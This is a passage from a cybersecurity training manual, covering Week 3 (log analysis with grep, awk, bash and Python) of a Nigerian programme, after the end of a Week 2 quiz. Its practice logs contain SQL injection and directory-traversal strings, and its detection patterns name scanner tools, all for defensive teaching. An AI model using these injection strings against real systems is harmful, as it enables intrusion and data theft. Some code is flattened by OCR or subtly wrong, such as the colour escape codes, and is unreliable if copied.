Risk Scoring	Given 3 risks, apply Likelihood × Impact to produce ranked list	Scores justified with reasoning; ranking defensible
STRIDE Application	Apply all 6 STRIDE categories to a described feature	All 6 present; attack scenario specific to the feature
AI Validation	Show AI prompt + response + your validation notes	At least one correction or addition documented

Self-Assessment Quiz

Instructions

- Answer all questions without looking at notes.
- Write answers on a separate sheet.
- Key is in Instructor Notes.

Framework Questions

1. Name the six functions of the NIST Cybersecurity Framework 2.0 in order. For each, give one specific activity.
2. What does STRIDE stand for? For each letter, give a one-sentence definition and one example relevant to a mobile banking app.

Classification Questions

3. Classify each of the following into an OWASP Top 10 (2021) category:

- A user can access /api/account/998 by changing the account number in the URL
- A web app uses SHA1 to hash passwords (SHA1 is cryptographically broken)
- A server error returns: 'MySQL Error: Table users does not exist'
- A library used by the app has a known RCE vulnerability that has not been patched

Scenario Analysis

4. You are a security analyst. A client reports their website is displaying a competitor's homepage. Identify: which OSI layer the attack likely occurred at, what attack technique was used, which CIA pillar was violated, and the immediate remediation steps.
5. A Nigerian fintech receives a phishing email campaign targeting employees. Map this to: OWASP Top 10 category, STRIDE threat type, and NIST CSF 2.0 functions that should have prevented it.

CVE Analysis

6. Look up CVE-2017-5638 (Apache Struts — Equifax breach). Without AI assistance: identify the CVSS score, the attack vector, which OWASP category it falls under, and what specific remediation was required.

AI Critical Thinking

7. You ask an AI assistant: 'What are the 10 most dangerous CVEs of 2024?' The AI responds with a list of CVEs with descriptions. What are 3 specific things you must verify before using this output in a professional report?

Additional Resources

Official Frameworks & Standards

- NIST CSF 2.0 Full Framework: https://www.nist.gov/cyberframework
- OWASP Top 10 (2021): https://owasp.org/www-project-top-ten/
- NVD — National Vulnerability Database: https://nvd.nist.gov
- MITRE CVE List: https://cve.mitre.org

Free Labs & Practice

- DVWA — Damn Vulnerable Web Application: https://dvwa.co.uk
- TryHackMe — OWASP Top 10 Room (Free): https://tryhackme.com/room/owasptop10
- PortSwigger Web Security Academy (Free): https://portswigger.net/web-security

Threat Intelligence

- VirusTotal (malware analysis): https://www.virustotal.com
- Verizon DBIR 2023: https://www.verizon.com/business/resources/reports/dbir/
- MITRE ATT&CK; Framework: https://attack.mitre.org

Nigerian Context

- CBN Risk-Based Supervision Framework: https://www.cbn.gov.ng
- NDPC — Nigeria Data Protection Commission: https://ndpc.gov.ng
- CyberSafe Foundation Nigeria: https://cybersafefoundation.org

Looking Ahead — Week 3

Preview — What's Coming in Week 3

- Log Analysis & Bash Scripting — you will write scripts that automatically analyse system logs
- Python for Security Automation — automate the port scanning and permission checking from Week 1
- Your threat landscape knowledge (Week 2) becomes your detection logic — if you know what attacks look like, you know what to search for in logs
- Mini Project 1 is due — final sprint to complete your Security Assessment Report

What to Review Before Week 3

- The 10 critical ports — Week 3 logs are full of them
- ss -tuln and ip a — you will write a script that runs these automatically
- Your OWASP knowledge — log entries map directly to OWASP attack patterns

What to Install Before Week 3

- Ensure Python 3 is installed: python3 --version
- Install: pip3 install python-nmap requests
- Create a logs/ directory in your home folder for next week's lab files
- Complete Mini Project 1 — it is due at the start of Week 3

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 1 · FOUNDATION & RED TEAM

WEEK 03

Linux Essentials, Scripting, and Log Analysis

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**3 of 12**	**1 — Foundation & Red Team**	**AI-First (Manual → AI)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 3: Linux Essentials, Scripting, and Log Analysis**
  - Phase: Foundation (Weeks 1–4)
  - Day 1 — Advanced Linux Commands for Security (grep, awk, sed, cut)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Bash Scripting for Security Automation
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Log Analysis from CLI (auth.log, syslog, Apache)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — Python Basics for Security + AI-Assisted Development
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio (Mini Project 1 Submission)
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist (Student-Facing)**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 4**

Phase: Foundation (Weeks 1–4) **Week 3 of 12**

WEEK 3: LINUX ESSENTIALS, SCRIPTING, AND LOG ANALYSIS

Weekly Overview

This week you stop being a passive consumer of security knowledge and become an active analyst. You will learn to extract intelligence from raw log files, automate repetitive security tasks with bash scripts, and use Python to scale your analysis. The manual skills you learn first — grep, awk, sed, log parsing — will then be enhanced with AI to find patterns you might miss.

How this week builds on Weeks 1–2

- Week 1 gave you Linux navigation and permissions. Week 2 gave you threat models and risk assessment. This week you apply both: you will write scripts that audit permissions (Week 1 skill) and analyse logs for attack patterns (Week 2 threat knowledge).
- Your CVE research skills from Week 2 become automated Python lookups.

How this week sets up Week 4

- Week 4 is reconnaissance, scanning, and exploitation. You cannot analyse scan results or understand exploit logs without log analysis skills.
- The scripts you write this week become the foundation for your Week 4 attack automation.

Why this matters in a real security job

- Security analysts spend 40–60% of their time reading logs and writing small automation scripts.
- The difference between a junior and senior analyst is not knowing more commands — it's knowing how to chain commands together to find answers faster. This week teaches that skill.

DAY
1

Advanced Linux Commands for Security (grep, awk, sed, cut)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Use grep to search log files for attack patterns


2. Extract specific columns from security data using cut and awk

3. Transform log output with sed for easier analysis

LOG ANALYSIS

is the process of examining system, application, and security logs to identify security incidents, troubleshoot issues, and detect anomalous behaviour.

Log Analysis Pipeline — Raw Log to Intelligence



Essential Log Analysis Commands

Command	Purpose	Security Use Case
`grep`	Search for patterns	Find all failed SSH attempts
`grep -v`	Exclude patterns	Remove noise (e.g., internal IPs)
`grep -c`	Count matches	How many attacks from an IP?

`cut`	Extract columns	Get just IP addresses from log lines
`awk`	Powerful text processing	Extract, reformat, sum, average
`sed`	Stream editor	Replace, delete, transform text
`sort`	Order lines	Group same IP addresses together
`uniq -c`	Count unique lines	Count occurrences per IP
`wc -l`	Count lines	Total failed attempts

grep Pattern Matching Examples

```
■■■
```

LAB 3.1.1 — Log Analysis with grep, awk, sed

Objective: Extract meaningful security intelligence from raw auth.log data.

Prerequisites: Terminal open; Kali Linux running

Step 1 — Create a Sample Log File for Practice

Copy this command exactly — it creates a realistic auth.log sample:

BASH

```
cat > ~/practice_auth.log << 'EOF' Jan 15 08:23:41 server sshd[1234]: Failed password for root from
192.168.1.100 port 52341 ssh2 Jan 15 08:23:42 server sshd[1234]: Failed password for root from
192.168.1.100 port 52342 ssh2 Jan 15 08:23:43 server sshd[1234]: Failed password for admin from
192.168.1.100 port 52343 ssh2 Jan 15 08:23:44 server sshd[1234]: Failed password for root from
10.0.0.5 port 22100 ssh2 Jan 15 08:23:45 server sshd[1234]: Failed password for root from
192.168.1.100 port 52344 ssh2 Jan 15 08:24:01 server sshd[1235]: Accepted password for kali from
192.168.1.50 port 55000 ssh2 Jan 15 08:24:15 server sshd[1234]: Failed password for root from
192.168.1.100 port 52345 ssh2 Jan 15 08:25:00 server sudo[2001]: kali : TTY=pts/0 ; PWD=/home/kali ;
USER=root ; COMMAND=/bin/bash Jan 15 08:30:00 server sshd[1234]: Failed password for oracle from
185.220.101.5 port 44123 ssh2 Jan 15 08:30:01 server sshd[1234]: Failed password for postgres from
185.220.101.5 port 44124 ssh2 EOF
```

Step 2 — Find All Failed Login Attempts

BASH

```
grep 'Failed password' ~/practice_auth.log
```

Expected: 8 lines. What you see is every failed login attempt.

Count them:

BASH

```
grep -c 'Failed password' ~/practice_auth.log
```

Expected output: 8

Step 3 — Find Top Attacking IP Addresses

BASH

```
grep 'Failed password' ~/practice_auth.log | awk '{print $11}' | sort | uniq -c | sort -rn
```

Expected output:

```
5 192.168.1.100 2 185.220.101.5 1 10.0.0.5
```

What this tells you: 192.168.1.100 tried 5 times — likely brute force. 185.220.101.5 tried multiple usernames — credential stuffing pattern.

Step 4 — Find Successful Logins — The Most Dangerous Log Entry

BASH

```
grep 'Accepted password' ~/practice_auth.log
```

Expected: One successful login from 192.168.1.50. Now check: was 192.168.1.50 also in the failed list? If yes — brute force succeeded.

Step 5 — Detect Privilege Escalation

BASH

```
grep 'sudo' ~/practice_auth.log | awk '{print $1,$2,$3,$6,$NF}'
```

What this tells you: User kali ran /bin/bash as root at 08:25. Combined with the failed logins before it, this is a complete attack chain in your log.

■ ANALYSE THIS

The log shows: 5 failed logins from 192.168.1.100, then 1 successful login from 192.168.1.50, then a sudo to root shell. Build a timeline of these events. Which OWASP category does this chain represent? What STRIDE threat type is the brute force?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Log Analysis Command Reference Guide — your personal cheat sheet for analysing the three most common log files in security work.

Log 1 — /var/log/auth.log (SSH, sudo, login events):

- 5 grep commands with exact syntax and what each finds
- The complete brute force detection one-liner
- How to find successful logins after failed attempts (attack chain)

Log 2 — /var/log/syslog (system events):

- How to find service crashes (potential exploitation)
- How to find cron job execution (potential persistence)
- How to find unexpected process launches

Log 3 — Apache access.log (web traffic):

- How to find SQL injection attempts in GET requests
- How to find directory traversal (../../etc/passwd)
- How to find vulnerability scanner fingerprints

Format:

- Command → Purpose → Example Output → What it means → Red flag pattern

Quality standard:

- Every command tested and working on your Kali VM. Copy the actual output.

DOCUMENT

Writing Prompt:

Write a Security Incident Report for the events in the practice_auth.log file. Audience: IT Manager. Format: professional incident report.

- Required sections: Incident Summary (1 paragraph), Timeline of Events (bullet points with timestamps), Attack Methodology (which OWASP/STRIDE categories), Evidence (log extracts), Immediate Actions Taken, Recommended Remediation (3 actions)
- Classify the incident severity using the Likelihood × Impact matrix from Week 2

DAY 2

Bash Scripting for Security Automation

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Write a bash script with variables, conditionals, and loops

2. Automate log analysis tasks using bash pipelines

3. Build a reusable security audit script framework

BASH SCRIPTING

is writing a sequence of shell commands in a text file that can be executed automatically, allowing security analysts to automate repetitive tasks and scale their analysis across many systems.

Bash Script Anatomy — Every Security Script Needs These

BASH

```
#!/bin/bash # ============================================================ # Script Name:
security_audit.sh # Author: [Your Name] # Date: [Today] # Purpose: Automated security audit of local
system # Usage: sudo ./security_audit.sh #
============================================================ # ■■ Variables
■■■
```

Redirection	> file (overwrite) >> file (append)	echo $result >> $REPORT_FILE

Security-Specific Script Patterns

BASH

```
# ■■ Pattern 1: Count and Alert ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ FAILED=$(grep -c 'Failed password' $LOG_FILE 2>/dev/null || echo 0) if [ "$FAILED" -gt "$THRESHOLD" ]; then echo "[ALERT] $FAILED failed logins detected!" fi # ■■ Pattern 2: Extract and Report ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ echo "--- TOP ATTACKING IPs ---" grep 'Failed password' $LOG_FILE | \ awk '{print $11}' | \ sort | uniq -c | sort -rn | head -5 # ■■ Pattern 3: Check for Suspicious Files ■■■■■■■■■■■■■■■■■■■■■■ echo "--- SUID FILES (potential privesc) ---" find / -perm /4000 -type f 2>/dev/null | head -20 # ■■ Pattern 4: Active Network Connections ■■■■■■■■■■■■■■■■■■■■■■ echo "--- ESTABLISHED CONNECTIONS ---" ss -tuln | grep LISTEN # ■■ Pattern 5: Save and Timestamp ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ echo "Audit complete: $(date)" >> $REPORT_FILE echo "Report saved to: $REPORT_FILE"
```

WHY THIS MATTERS

The 2017 WannaCry ransomware spread to 200,000 machines in 150 countries within hours. Organisations with automated patch-checking scripts could have identified vulnerable systems (Windows SMBv1) before the attack. A 20-line bash script scanning for the affected service would have given defenders a 2-month head start after the vulnerability was published.

PRACTICE *(2 Hours)*

LAB 3.2.1 — Build Your First Security Script

Objective: Write a bash script that performs real security checks and generates a report.

Prerequisites: Terminal open; Kali Linux; text editor (nano or vim)

Step 1 — Create the Script File

BASH

```
nano ~/security_check.sh
```

Add the shebang and basic structure first — before writing any logic:

BASH

```
#!/bin/bash # TechRise 3.0 — Week 3 Lab # Security Check Script # Author: [Your Name] # Date: $(date) REPORT="/tmp/security_report_$(date +%Y%m%d).txt" echo "TechRise Security Audit" > $REPORT echo "========================" >> $REPORT echo "Date: $(date)" >> $REPORT echo "Host: $(hostname)" >> $REPORT echo "User: $(whoami)" >> $REPORT echo "" >> $REPORT
```

BASH

```
chmod +x ~/security_check.sh
```

Step 2 — Add System Information Section

BASH

```
echo "=== SYSTEM INFO ===" >> $REPORT uname -a >> $REPORT echo "" >> $REPORT echo "=== LOGGED-IN USERS ===" >> $REPORT who >> $REPORT echo "" >> $REPORT echo "=== LAST 5 LOGINS ===" >> $REPORT last | head -5 >> $REPORT echo "" >> $REPORT
```

Step 3 — Add Network Security Checks

BASH

```
echo "=== OPEN PORTS ===" >> $REPORT ss -tuln >> $REPORT echo "" >> $REPORT echo "=== ESTABLISHED CONNECTIONS ===" >> $REPORT ss -tun state established >> $REPORT echo "" >> $REPORT
```

Step 4 — Add Log Analysis Section with Alerting

BASH

```
echo "=== AUTH LOG ANALYSIS ===" >> $REPORT # Count failed logins FAILED=$(grep -c 'Failed password' /var/log/auth.log 2>/dev/null || echo 0) echo "Failed login attempts: $FAILED" >> $REPORT # Alert if threshold exceeded if [ "$FAILED" -gt 5 ]; then echo "[ALERT] HIGH number of failed logins!" >> $REPORT fi # Top attacking IPs echo "Top attacking IPs:" >> $REPORT grep 'Failed password' /var/log/auth.log 2>/dev/null | \ awk '{print $11}' | sort | uniq -c | sort -rn | head -5 >> $REPORT echo "" >> $REPORT
```

Step 5 — Run and Review

BASH

```
sudo ./security_check.sh cat /tmp/security_report_$(date +%Y%m%d).txt
```

■ ANALYSE THIS

Your script generates a report every time it runs. How would you schedule it to run automatically every hour? What Linux tool handles scheduled tasks? What security risk does an automated script running as root introduce?

BUILD *(2 Hours)*

BUILD BRIEF

Extend security_check.sh into a complete Security Audit Framework — a professional-grade script you could run on any Linux server.

Add these sections to your script:

- User Audit — list all users with UID 0 (root-equivalent), list users with empty passwords, list recently created users
- File System Audit — find SUID/SGID files, find world-writable directories, find files modified in the last 24 hours
- Process Audit — list all running processes, flag any process running from /tmp (red flag!)
- Cron Job Audit — list all cron jobs for all users
- Summary Section — count of alerts generated, overall risk assessment (LOW/MEDIUM/HIGH)

Script requirements:

- Must complete without errors (2>/dev/null for permission-denied noise)

- Must generate timestamped report file
- Must use at least one if/else conditional per section
- Must use at least one for or while loop

Deliverable:

- Working script + sample report output + 1-page explanation of what each section checks and why

DOCUMENT

Writing Prompt:

Write a Bash Scripting Best Practices Guide for your team. Audience: Security analysts who know bash basics but write messy, unmaintainable scripts. Length: 300–350 words.

- Required: 5 specific best practices with bad example → good example for each
- Topics to cover: shebang lines, comments, variable naming, error handling (set -e, 2>/dev/null), exit codes
- Tone: Practical and direct — written by a practitioner, not an academic

DAY
3

Log Analysis from CLI (auth.log, syslog, Apache)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Identify the structure and key fields in auth.log, syslog, and Apache access.log

2. Chain grep, awk, sed, cut, sort, and uniq to extract attack intelligence

3. Detect brute force, privilege escalation, and web attacks from log entries

A SECURITY LOG

is a timestamped record of events on a system that allows analysts to reconstruct what happened, when, who was responsible, and what impact it had.

The Three Most Important Log Files

Log File	Location	What It Records	Key Attack Evidence
auth.log	/var/log/auth.log	SSH logins, sudo, su, PAM authentication	Failed passwords, privilege escalation, new user creation
syslog	/var/log/syslog	System-wide events, service starts/stops, kernel	Unexpected service crashes, cron jobs, kernel errors
Apache access.log	/var/log/apache2/access.log	Every HTTP request to the web server	SQL injection attempts, directory traversal, scanner fingerprints
Apache error.log	/var/log/apache2/error.log	Web server errors and warnings	File not found (scanning), PHP errors, permission denied
kern.log	/var/log/kern.log	Kernel messages, hardware events	USB device insertion, suspicious kernel module loads

auth.log — Line-by-Line Anatomy

auth.log Entry Breakdown

```
auth.log ENTRY ANATOMY
Jan 15 08:23:45 server sshd[1234]: Failed password for root Target Event Action
Service PID Hostname Timestamp from 192.168.1.100 port 52341 ssh2 Protocol version
Source port (ephemeral) Source IP (ATTACKER) Direction keyword awk field positions:
$1=Jan $2=15 $3=08:23:45 $4=server $5=sshd[1234]: $6=Failed $7=password $8=for
$9=root $10=from $11=192.168.1.100
```

Apache access.log — Web Attack Detection

Apache access.log Anatomy

```
Apache access.log ENTRY ANATOMY
192.168.1.100 - admin [15/Jan/2024:08:30:00 +0100] Client IP User Timestamp "GET
/admin/config.php?id=1' OR '1'='1 HTTP/1.1" 200 1234 Response HTTP code Request URI
Method Attack patterns to grep for: SQL injection: grep -i "'\|union\|select\|drop"
access.log Directory travel: grep '\.\./\.\./' access.log XSS: grep -i '<script'
access.log Admin probing: grep '/admin\|/wp-admin\|/phpmyadmin' access.log
Scanner: grep -i 'nikto\|nessus\|sqlmap' access.log
```

Attack Detection Patterns — Complete Reference

Attack Type	Log File	Detection Command	Red Flag Pattern
SSH Brute Force	auth.log	grep 'Failed password' log | awk '{print $11}' | sort | uniq -c | sort -rn	>10 attempts from same IP
Successful after Brute	auth.log	grep 'Accepted password' log | awk '{print $9,$11}'	Same username as failed attempts
Privilege Escalation	auth.log	grep 'sudo' log | grep -v 'session'	Non-admin user running /bin/bash
New User Creation	auth.log	grep 'new user' log	Unknown username created
SQL Injection Attempt	access.log	grep -i "union|select|'" log | wc -l	>0 matches on production server
Directory Traversal	access.log	grep '../' log	../../etc/passwd in URL
Scanner Activity	access.log	grep -i 'nikto|sqlmap|nessus' log	Tool name in User-Agent
Service Crash	syslog	grep -i 'segfault|killed|OOM' log	Repeated crashes = exploit attempt

WHY THIS MATTERS

The average dwell time (time between breach and detection) is 197 days according to IBM's 2023 Cost of a Data Breach report. Every technique in today's session directly reduces dwell time by automating detection of patterns that would take hours to find manually.

PRACTICE *(2 Hours)*

LAB 3.3.1 — Full Attack Chain Detection

Objective: Identify a complete attack chain across multiple log files.

Prerequisites: Terminal open; practice log files created in Day 1 lab

Step 1 — Create Realistic Apache Log

BASH

```
cat > ~/practice_apache.log << 'EOF' 192.168.1.100 - - [15/Jan/2024:08:25:00] "GET /index.php
HTTP/1.1" 200 1234 192.168.1.100 - - [15/Jan/2024:08:25:01] "GET /admin HTTP/1.1" 403 512
192.168.1.100 - - [15/Jan/2024:08:25:02] "GET /phpmyadmin HTTP/1.1" 404 256 192.168.1.100 - -
[15/Jan/2024:08:25:03] "GET /wp-admin HTTP/1.1" 404 256 192.168.1.100 - - [15/Jan/2024:08:25:10] "GET
/login.php?id=1' OR '1'='1 HTTP/1.1" 200 5000 192.168.1.100 - - [15/Jan/2024:08:25:15] "GET
/login.php?id=1 UNION SELECT user(),password() FROM users-- HTTP/1.1" 200 8000 185.220.101.5 - -
[15/Jan/2024:08:30:00] "GET /robots.txt HTTP/1.1" 200 100 185.220.101.5 - - [15/Jan/2024:08:30:01]
"GET /../../../etc/passwd HTTP/1.1" 400 0 EOF
```

Step 2 — Identify the Attacker's Reconnaissance Phase

BASH

```
# Find all 404s (probing for hidden pages) grep ' 404 ' ~/practice_apache.log # Find all requests from
the suspicious IP grep '192.168.1.100' ~/practice_apache.log | awk '{print $7}'
```

What this tells you: The attacker probed /admin, /phpmyadmin, /wp-admin before finding the vulnerable login page. This reconnaissance phase always appears in logs before the actual attack.

Step 3 — Detect the SQL Injection

BASH

```
# Detect SQL injection patterns grep -i "'\|union\|select" ~/practice_apache.log # Get the exact
malicious URLs grep -i 'union' ~/practice_apache.log | awk '{print $7}'
```

What this tells you: The UNION SELECT attempted to extract usernames and passwords from the database. The HTTP 200 response means it likely succeeded.

Step 4 — Correlate with auth.log

Now cross-reference: did the same IP that ran SQL injection also attempt SSH brute force?

BASH

```
grep '192.168.1.100' ~/practice_auth.log grep '192.168.1.100' ~/practice_apache.log | wc -l
```

This is the multi-vector attack: web exploitation + credential brute force from the same IP. This is your incident timeline.

■ ANALYSE THIS

The HTTP response code for the SQL injection attempt was 200 (success) and the response size was 8000 bytes (much larger than normal). What does the large response size indicate? How would you determine if actual data was exfiltrated?

BUILD *(2 Hours)*

BUILD BRIEF

Write a Multi-Log Correlation Script that reads both auth.log and Apache access.log and produces a unified incident timeline.

Script requirements:

- Accept log file paths as arguments: ./correlate.sh auth.log apache.log
- Extract all events from both logs sorted by timestamp
- Flag: failed logins, successful logins, sudo usage, SQL patterns, directory traversal, 404 probing
- Produce unified output: [TIMESTAMP] [SOURCE] [TYPE] [DETAILS]
- Add colour coding: red for attacks, green for successful logins, yellow for probing

Colour in bash:

- RED='\033[0;31]' YELLOW='\033[0;33]' GREEN='\033[0;32]' NC='\033[0m'
- echo -e "${RED}[ALERT]${NC} Found attack"

Deliverable:

- Working script + demonstration on your practice log files + sample output showing a complete attack chain detected

DOCUMENT

Writing Prompt:

Write a Log Review Procedure — a Standard Operating Procedure (SOP) for a Tier 1 SOC analyst performing daily log review.

- Required: Purpose, Scope, Frequency (daily/shift), Tools Required, Step-by-step procedure (numbered), Decision tree: what to escalate vs handle vs ignore, Escalation criteria with severity levels
- Format: SOP document with version number and author — professional enough to hand to a new hire on their first day

DAY
4

Python Basics for Security + AI-Assisted Development

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Write Python scripts to automate log analysis tasks

2. Use Python's subprocess module to run shell commands programmatically

3. Apply AI-assisted development to write and debug security scripts faster

PYTHON IN SECURITY

Python is the language of security automation. It runs on every platform, has libraries for every security task (network scanning, log parsing, API calls, cryptography), and is readable enough that even non-programmers can understand what a script does.

Why Python After Bash?

Task	Bash Approach	Python Approach	When to Use Python
Count log entries	grep | wc -l	len(open('log').readlines())	When you need the number in a larger calculation
Parse structured data	awk -F: '{print $1}'	csv.reader() or json.load()	JSON, CSV, XML — bash struggles here
API calls	curl + manual parsing	requests.get() + .json()	When you need to call REST APIs (threat intel, SIEM)
Complex logic	Nested if/else — gets messy	Clean functions and classes	Any logic over 3 levels deep
Scheduling/repetition	Cron + bash	APScheduler or loop with sleep()	When you need adaptive timing
Reporting	echo to file	f-strings, jinja2, PDF libraries	Professional formatted reports

Python Security Essentials — Quick Reference

PYTHON

```
# ■■ Reading and Parsing Log Files ■■■■■■■■■■■■■■■■■■■■■■■■■■■■ with open('/var/log/auth.log', 'r', errors='ignore') as f: lines = f.readlines() # Filter for failed logins failed = [line for line in lines if 'Failed password' in line] print(f'Failed logins: {len(failed)}') # ■■ Extracting IP Addresses ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ import re ip_pattern = r'\b(?:\d{1,3}\.){3}\d{1,3}\b' ips = [re.search(ip_pattern, line).group() for line in failed if re.search(ip_pattern, line)] # ■■ Counting Occurrences ■■■■■■■■■■■■■■■■■■■
```

PRACTICE *(2 Hours)*

LAB 3.4.1 — Python Log Analyser

Objective: Rewrite the bash brute-force detector from Day 2 in Python.

Prerequisites: Python 3 installed; practice_auth.log from Day 1

Step 1 — Write the Basic Log Reader

PYTHON

```
# Create file: ~/log_analyser.py #!/usr/bin/env python3 """ TechRise 3.0 — Week 3 Log Analyser: Detect brute force from auth.log """ import re from collections import Counter from datetime import datetime LOG_FILE = '/home/kali/practice_auth.log' THRESHOLD = 3 # Alert if >3 failed attempts from same IP def read_log(filepath): """Read log file safely, handling encoding issues""" try: with open(filepath, 'r', errors='ignore') as f: return f.readlines() except FileNotFoundError: print(f'[ERROR] Log file not found: {filepath}') return [] except PermissionError: print(f'[ERROR] Permission denied: {filepath}') return [] lines = read_log(LOG_FILE) print(f'Read {len(lines)} lines from {LOG_FILE}')
```

Step 2 — Extract Failed Login IPs

PYTHON

```
def get_failed_ips(lines): """Extract IP addresses from failed login lines""" ips = [] ip_pattern = r'\b(?:\d{1,3}\.){3}\d{1,3}\b' for line in lines: if 'Failed password' in line: match = re.search(ip_pattern, line) if match: ips.append(match.group()) return ips failed_ips = get_failed_ips(lines) print(f'Found {len(failed_ips)} failed login attempts') # Count by IP ip_counts = Counter(failed_ips) print('\nTop attacking IPs:') for ip, count in ip_counts.most_common(5): print(f' {ip}: {count} attempts')
```

Step 3 — Add Alerting Logic

PYTHON

```
def generate_alerts(ip_counts, threshold): """Generate alerts for IPs exceeding threshold""" alerts = [] for ip, count in ip_counts.items(): if count > threshold: severity = 'CRITICAL' if count > 20 else 'HIGH' if count > 10 else 'MEDIUM' alerts.append({ 'ip': ip, 'count': count, 'severity': severity, 'type': 'Brute Force Attempt' }) return alerts alerts = generate_alerts(ip_counts, THRESHOLD) print(f'\n[ALERTS GENERATED: {len(alerts)}]') for alert in alerts: print(f" [{alert['severity']}] {alert['type']}: {alert['ip']} ({alert['count']} attempts)")
```

Step 4 — Run and Test

BASH

```
python3 ~/log_analyser.py
```

Expected output should show 1 MEDIUM alert for 192.168.1.100 (5 attempts) and analysis of all failed logins.

■ ANALYSE THIS

Your Python script took how many milliseconds to run? Your bash one-liner runs in similar time. For small log files, bash is faster to write. For logs over 100MB or when you need structured output (JSON, database), which would you choose and why?

BUILD *(2 Hours)*

BUILD BRIEF

Extend log_analyser.py into a full Security Intelligence Tool.

Add these capabilities:

- Multi-log support: accept log file path as command-line argument (import sys; sys.argv[1])
- Apache log parsing: detect SQL injection patterns (union, select, OR 1=1) in URL fields
- Attack correlation: flag IPs that appear in BOTH auth.log failures AND Apache attack patterns
- JSON report output: save findings to report.json with timestamp, alerts list, and summary
- Summary statistics: total events, total alerts, highest severity, most active attacker IP

Command-line usage should be:

- python3 log_analyser.py --auth auth.log --apache apache.log --output report.json

Deliverable:

- Working Python script + sample report.json + README explaining usage

AI policy:

- You may use AI to help with: argparse setup, regex patterns, JSON formatting. Must write the security logic (alert thresholds, correlation) yourself.

DOCUMENT

Writing Prompt:

Write a comparison: Bash vs Python for Security Automation. Audience: security team lead deciding which to use for a new log monitoring project. Length: 350–400 words.

- Required: 5 scenarios where bash wins, 5 where Python wins, a decision framework (flowchart or table), your personal recommendation with justification
- You may use AI to generate a first draft but must add your own examples from this week's labs

DAY
5

Review, Assessment & Portfolio (Mini Project 1 Submission)

LEARN *(1 Hour) — Week Review*

LEARNING OBJECTIVES

1. Demonstrate all Week 3 skills without referencing notes
2. Submit Mini Project 1 with professional documentation
3. Plan Week 4 preparation tasks

Week 3 Mind Map — Linux, Scripting & Log Analysis



PRACTICE *(2 Hours) — Skills Assessment*

LAB 3.5.1 — Command Chain Challenge

Objective: Complete log analysis tasks from memory without referencing notes.

Prerequisites: No notes — terminal only

Tasks (complete from memory):

1. From /var/log/auth.log: find all failed SSH attempts and count them in one command
2. Find the top 3 attacking IP addresses sorted by number of attempts
3. Find all successful logins and check if any IP also appears in the failed attempts
4. Find all sudo commands run in the last 24 hours
5. Write a one-liner that: reads auth.log, finds Failed password lines, extracts IPs, sorts, counts, and shows top 5

LAB 3.5.2 — Script Debug Challenge

Objective: Fix the broken security script.

Prerequisites: Terminal open; no AI for this lab

Create this broken script and fix all 5 bugs:

BASH

```
#!/bin/bash # This script has 5 bugs — find and fix them logfile = "/var/log/auth.log" # Bug 1
threshold=10 count=$(grep -count 'Failed' $logfile) # Bug 2 if [ $count -gt $threshold ] # Bug 3 echo
"[ALERT] $count failed logins" fi awk "{print $11}" $logfile | sort | uniq -c # Bug 4 echo report
saved to $REPORT_FILE # Bug 5
```

■ ANALYSE THIS

Identify all 5 bugs before running the script. For each: what type of error is it (syntax, logic, variable, command), what happens when the script runs with that bug, and what is the correct fix.

BUILD *(2 Hours) — Mini Project 1 Submission*

